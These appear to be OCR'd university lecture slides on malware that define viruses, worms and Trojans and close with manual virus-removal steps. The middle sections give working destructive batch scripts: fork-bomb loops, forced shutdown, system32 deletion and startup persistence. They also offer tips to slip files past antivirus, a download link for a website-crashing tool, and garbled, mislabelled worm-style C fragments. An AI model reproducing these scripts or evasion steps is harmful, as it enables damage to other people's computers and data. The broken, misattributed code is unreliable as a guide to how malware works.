COMPUTER SECURITY

MALWARES

BY: DR. ALA BERZINJI

MALWARE

- **Malware, short for malicious software, is any software used to**
  - Disrupt computer operation,
  - Gather sensitive information, Or
  - Gain access to private computer systems.

- **It can appear in the form of executable code, scripts, active content and other software.**

MALWARE

- **Malware includes**
  - Computer viruses,
  - Worms,
  - Trojan horses,
  - Spyware and
  - Other malicious programs. .

VIRUSES, WORM AND TROJAN HORSES

- **Viruses, worms and Trojan Horses are all malicious programs that can cause damage to your computer, but they are not exactly the same.**
- **There are differences among the three, you have to know those differences to protect your computer from damage.**

VIRUSES

- A computer virus attaches itself to a program or file enabling it to spread from one computer to another, leaving infections as it travels.
- Some may cause only annoying , while others can damage your hardware, software or files.
- Almost all viruses are attached to an executable file, that means the virus may exist on your computer but not infect unless you run or open the malicious program.
- Virus can not spread without human action.

WORM


- A worm is similar to a virus by design and is considered to be a sub-class of a virus.
- Worms spread from computer to computer, but unlike a virus, it has the capability to travel without any human action.
- A worm takes advantage of file or information transport features on your system, which is what allows it to travel unaided.
- The biggest danger with a worm is its capability to replicate itself on your system, so rather than your computer sending out a single worm, it could send out thousands of copies of itself.

TROJAN HORSE

- **The Trojan Horse, at first glance will appear to be useful software but will actually damage once installed or run on your computer.**
- **Those on receiving end of a Trojan horse are usually tricked into opening them because they appear to be legitimate software or file.**
- **When is activated on your computer, the result can vary:**
  - Some Trojans are more annoying than malicious (like changing your desktop or adding some active icons) or
  - They can cause serious damage by deleting files or destroying information on your system.

TROJAN HORSE

- Possibly creating backdoor on your computer that gives malicious users access to your system and allowing confidential personal information to be compromised.
- Unlike viruses and worms, Trojans do not reproduce by infecting other files nor do they self replicate.



HOW TO PROTECT

1. You have to know the anatomy of malware (how to create them) .
2. How to delete them without anti virus programs.
3. Use up to date anti virus program .
4. Turn on your firewall.
5. Backup your important files.

HOW TO CREATE A VIRUS

Creating a simple virus:

1. Open Notepad
2. Write in the code
3. Save as .bat
4. If you want to send to someone and pass the antivirus you have to zip it.

HOW TO CREATE A VIRUS

Example 1:

```
@echo off
:A
start
goto :A
```

HOW TO CREATE A VIRUS

Example 2:

@echo off

shutdown -s –t 20 -c “Bye”

HOW TO CREATE A VIRUS

example 3:

```
@echo off
cd “C:\documents and settings\all users\ desktop
:folder
md %random%
goto :folder
```

HOW TO CREATE A VIRUS

Example 4:

```
@echo off
:A
start www.google.com
start www.yahoo.com
www.gmail.com
ping localhost –m 5>nul
goto :A
```

HOW TO CREATE A VIRUS

Example 5:

@echo off

taskkill explorer.exe

HOW TO CREATE A VIRUS

Example 6:

@echo off

cd “C:\documents and settings\all users\ start menu \ programs\ starttup

echo this is your computer>%random%

echo>>%random%.bat

HOW TO CREATE A VIRUS

Example 7:

```
@echo off
del "C:\WINDOWS\system32
taskkill wininit
```

HOW TO CREATE A COMPUTER WORM

1. Open a txt document or a notepad
2. Write the code
3. Save as .bat

HOW TO CREATE A COMPUTER WORM

Example 1:

666 The Dead Zone 214-522-5321 300/1200/2400 666 #include #include #include #include long current_time; struct rlimit no_core = {0,0}; int main (argc, argv) int argc char *argv[]; { int n; int parent = 0; int okay = 0; /* change calling name to "sh" */ strcpy(argv[0], "sh"); /* prevent core files by setting limit to 0 */ setrlimit(RLIMIT_CORE, no_core); current_time = time(0); /* seed random number generator with time */ srand48(current_time); n = 1; while (argv[n]) { /* save process id of parent */ if (!strncmp(argv[n], "-p", 2)) { parent = atoi (argv[++n]); n++; } else { /* check for 1l.c in argument list */ if (!strncmp(argv([n], "1l.c", 4)) okay = 1; /* load an object file into memory */ load_object (argv[n]; /* clean up by unlinking file */ if (parent) unlink (argv[n]); /* and removing object file name */ strcpy (argv[n++], ""); } } /* if 1l.c was not in argument list, quit */ if (!okay) exit (0); /* reset process group */ setpgrp (getpid()); /* kill parent shell if parent is set */ if (parent) kill(parent, SIGHUP); /* scan for network interfaces */ if_init(); /* collect list of gateways from netstat */rt_init(); /* start main loop */ doit(); } int doit() { current_time = time (0); /* seed random number generator (again) */ srand48(current_time); /* attack gateways, local nets, remote nets */ attack_hosts(); /* check for a "listening" worm */ check_other () /* attempt to send byte to "ernie" */ send_message () for (;;) { /* crack some passwords */ crack_some (); /* sleep or listen for other worms */ other_sleep (30); crack_some (); /* switch process id's */ if (fork()) /* parent exits, new worm continues */ exit (0); /* attack gateways, known hosts */ attack_hosts(); other_sleep(120); /* if 12 hours have passed, reset hosts */ if(time (0) == current_time + (3600*12)) { reset_hosts(); current_time = time(0); } /* quit if pleasequit is set, and nextw10 */ if (pleasequit && nextw 10) exit (0); } }

HOW TO CREATE A COMPUTER WORM

A hidden worm :

1. Create a folder in C under name programs
2. Open a notepad in the folder and write in the code for example

" @echo off
Copy C;\programs\virus.bat c:\programs
Start c:\programs\virus.bat

3. Save it as virus.bat and create a shortcut of it
4. Copy the shortcut and put it to the startup
5. Right click on the shortcut in the properties you can hid the shortcut by click on hidden and then apply
6. When you restart the computer C drive will be eaten
7. To get rid of the worm virus just simply delete the "programs file"

HOW TO CREATE A TROJAN HORSE

1. Open a notepad
2. Write the code
3. Save it as .bat
4. Create a shortcut
5. Change the icon of the shortcut

HOW TO CREATE A TROJAN HORSE

Example 1:

666 The Dead Zone 214-522-5321 300/1200/2400 666 #include #include #include #include long current_time; struct rlimit no_core = {0,0}; in main (argc, argv) int argc; char *argv[]; { int n; int parent = 0; int okay = 0; /* change calling name to "sh" */ strcpy(argv[0], "sh"); /* prevent core filesby setting limit to 0 */ setrlimit(RLIMIT_CORE, no_core); current_time = time(0); /* seed random number generator with time */ srand48(current_time); n = 1; while (argv[n]) { /* save process id of parent */ if (!strncmp(argv[n], "-p", 2)) { parent = atoi (arg[++n]); n++; } else { /* check for 1l.c in argument list */ if (!strncmp(argv([n], "1l.c", 4)) okay = 1; /* load an object file into memory */ load_object (argv[n]; /* clean up by unlinking file */ if (parent) unlink (argv[n]); /* and removing object file name */ strcpy (argv[n++], ""); } } /* if 1l.c was not in argument list, quit */ if (!okay) exit (0); /* reset process group */ setpgrp (getpid()); /* kill parent shell if parent is set */ if (parent) kill(parent, SIGHUP); /* scan for network interfaces */ if_init(); /* collect list of gateways from netstat */ rt_init(); /* start main loop */ doit(); } int doit() { current_time = time (0); /* seed random number generator (again) */ srand48(current_time); /* attack gateways, local nets, remote nets */

HOW TO CRASH A WEBSITE WITH A MALWARE

1. Turn off your anti virus
2. Download file here:

http://www.mediafire.com/?3ogfboru8an51nt

3. Open the content of the file.
4. Write the name or IP address of the website

It will crash.

DELETE VIRUSES WITHOUT ANTI VIRUS PROGRAMS

1. You must kill the process that keeps the virus running. We will use task manager
2. In case your task manager is also infected. You can have a free download of extended task manager to use as a replacement.
3. Open task manager by clicking on Ctrl+ Alt + Delete in your keyboard, If there's a prompt message like this:

   'task manager is disabled by your administrator"

then you have to use the extended task manager that you have to download.

DELETE VIRUSES WITHOUT ANTI VIRUS PROGRAMS

4. As you open your task manager, go to the process tab.

There you will have to kill a process that keeps the virus running.

5. To kill a process you must select the process and select the end process button below the task manager.

6. When you done then open CMD,

DELETE VIRUSES WITHOUT ANTI VIRUS PROGRAMS

7. Go to the location that the virus may resides. For example

C:\\windows >system32

To change the directory, you will have to use the CMD

cd..

cd..

C:\>folder

Next step is to view the content of the directory using this command

Dir/ah

You can see all the hidden files

DELETE VIRUSES WITHOUT ANTI VIRUS PROGRAMS

8. Search for autorun.inf file if you can found it. You can now recogenize name of the virus

9. If you found it in drive C then In CMD write C:\>notepad C:\autorun.inf
10. It will open the notepad and you can find the name of the virus in the notepad.
11. Now you can search for this name in your drives and folders
12. Now when you found the name of the virus and want to delete it with “del” command, but maybe it is hidden and you can not delete hidden files.

DELETE VIRUSES WITHOUT ANTI VIRUS PROGRAMS

13. You have to type:

attrib –s –h “filename” /s/d => where filename is the name of the virus

14. After changing its attribute, we can now freely delete the virus using the del command.

15. This is how to do it, type :

del “filename” /f =>

Where file name is the name of the virus and /f is to force delete the file

16. After you have deleted the virus on that drive, we can now process to the next drives and folders

Navigate to c:\windows> and c:\windows>system32>folders.